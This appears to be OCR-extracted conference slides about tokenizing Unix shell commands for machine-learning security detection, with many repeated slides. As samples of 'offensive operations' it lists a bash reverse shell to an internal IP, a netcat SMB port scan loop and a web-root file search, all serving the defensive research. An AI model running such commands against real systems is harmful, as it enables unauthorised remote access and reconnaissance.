Avast

UNIVERSITY OF HELSINKI

CAMLIS

DEFCON AI VILLAGE

Shell Language Processing:

Unix command parsing for ML

Dmitrijs Trizna


Security Data Scientist @ Avast

ML based detection heuristics based on:

- actual PE files
- network telemetry
- host optics

Shell as valuable “language”

- Bourne Shell (/bin/sh) initial release: 1979 (42 (!) years ago)
- **auditd execve syscall** data - gold mine for advanced analytics



user.name	auditd.data.syscall	process.title
nagios	execve	/usr/bin/sudo /usr/lib64/nagios/plugins/check_disk -u MB 30% -w 20% -c 10% -p /
root	execve	sudo -u root true
nagios	execve	/usr/bin/sudo /usr/lib64/nagios/plugins/check_disk -u MB 30% -w 20% -c 10% -p /
root	execve	/usr/bin/systemctl --version
root	execve	/sbin/ifconfig lo

Still vaguely adopted for Machine Learning (ML) pipelines...

Shell as valuable “language”

- Administrative tasks:

```
top -bn1 | sed -n '/s/ \(.*\)$/p' | awk '{print $2}' | sed 's/..,//'
rsync -rvz -e 'ssh -p 2222' --progress ./dir user@host:/path
```

- Offensive operations:

```
for ip in $(dig +short domain.com); nc -znv $ip 445; done
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
find /var/www/html/ -readable -type f 2>/dev/null
```

- Defensive analytics & Reverse Engineering:

```
xxd -o 24145 -l 128 bad.exe | base64 -d > decoded_payload.bin
tcpdump -vv -nn -X -i any host $(host +short domain.com | head -1)
```

Potential Machine Learning applications:


- Supervised Security Analysis - detection of specific TTPs:
  - Reverse shell connections
  - System enumeration
  - Persistence mechanisms
- Unsupervised Outlier Detection - commands that differ from baseline
- Anomaly Detection within Time Series data
- Command prediction / suggestion / correction
- ...

```
shopt -s cdspell
```


GitHub Copilot

```
deepadmin -c “Install a Kubernetes cluster with 3 high availability pods
behind a single public IP”
```

Classical NLP pipeline



Classical NLP pipeline



Raw Text


netstat -ntlp

Text Preprocessing

[0, 0.03, 0, 0, ..., 0.5, 0.1]

Machine Learning Model

Classical NLP pipeline



Raw Text


netstat -ntlp

Text Preprocessing

[0, 0.03, 0, 0, ..., 0.5, 0.1]

Machine Learning Model

Classical NLP pipeline




- remove stopwords,
- remove punctuation,
- lowercase,
etc.

["netstat", "n", "t",”l", “p”]

E.g.: NER, POS, lemmas...

- BoW
- TF-IDF
- ...
- Word2Vec
- Transformers

Classical NLP pipeline



Raw Text

netstat -ntlp

Text Preprocessing

[0, 0.03, 0, 0, ..., 0.5, 0.1]

Machine Learning Model

Data Cleaning

Tokenization

“More NLP magic”

Encoding


- remove stopwords,
- remove punctuation,
- lowercase,
etc.

["netstat", "n", "t",”l", “p”]

E.g.: NER, POS, lemmas...

- BoW
- TF-IDF
- ...
- Word2Vec
- Transformers

Classical NLP pipeline



Raw Text

netstat -ntlp

Text Preprocessing

[0, 0.03, 0, 0, ..., 0.5, 0.1]

Machine Learning Model

Data Cleaning

Tokenization

“More NLP magic”

Encoding

- remove stopwords,
- remove punctuation,
- lowercase,
etc.

["netstat", "n", "t",”l", “p”]

E.g.: NER, POS, lemmas...

- BoW
- TF-IDF
- ...
- Word2Vec
- Transformers

Problems with shell data if use classical NLP techniques

- Syntax depends on actual *nix binary, e.g. java / sed / awk
- Let's take a look on few examples:

```
[“netstat”, “ntlp”]          OR?   [“netstat”, “n”, “t”, “l”, “p”]
```

Problems with shell data if use classical NLP techniques

- Syntax depends on actual *nix binary, e.g. java / sed / awk
- Let's take a look on few examples:

```
top -bn1 | sed -n '/s/ \(.*\)$/p' | awk '{print $2}' | sed 's/..,//'
```

```
for ip in $(dig +short domain.com); nc -znv $ip 445; done
```

Problems with shell data if use classical NLP techniques

- Syntax depends on actual *nix binary, e.g. java / sed / awk
- Let's take a look on few examples:

```
top -bn1 | sed -n '/s/ \(.*\)$/p' | awk '{print $2}' | sed 's/..,//'
```

```
for ip in $(dig +short domain.com); nc -znv $ip 445; done
```

Problems with shell data if use classical NLP techniques

- Syntax depends on actual *nix binary, e.g. java / sed / awk
- Let's take a look on few examples:

```
top -bn1 | sed -n '/s/ \(.*\)$/p' | awk '{print $2}' | sed 's/..,//'
```

```
for ip in $(dig +short domain.com); nc -znv $ip 445; done
```

Problems with shell data if use classical NLP techniques

- Syntax depends on actual *nix binary, e.g. java / sed / awk
- Let's take a look on few examples:

```
top -bn1 | sed -n '/s/ \(.*\)$/p' | awk '{print $2}' | sed 's/..,//'
```

```
for ip in $(dig +short domain.com); nc -znv $ip 445; done
```

Problems with shell data if use classical NLP techniques

- Syntax depends on actual *nix binary, e.g. java / sed / awk
- Let's take a look on few examples:

```
top -bn1 | sed -n '/s/ \(.*\)$/p' | awk '{print $2}' | sed 's/..,//'
```

```
for ip in $(dig +short domain.com); nc -znv $ip 445; done
```

Shell Language Processing (SLP) example

```
from slp import ShellTokenizer, ShellEncoder

corpus, counter = ShellTokenizer().tokenize(shell_commands)
encoder = ShellEncoder(corpus=corpus,
                       token_counter=counter,
                       top_tokens=500)
X = encoder.tfidf()
```

Shell Language Processing (SLP) example

```
from slp import ShellTokenizer, ShellEncoder

corpus, counter = ShellTokenizer().tokenize(shell_commands)
encoder = ShellEncoder(corpus=corpus,
                       token_counter=counter,
                       top_tokens=500)
X = encoder.tfidf()
```

Shell Language Processing (SLP) example

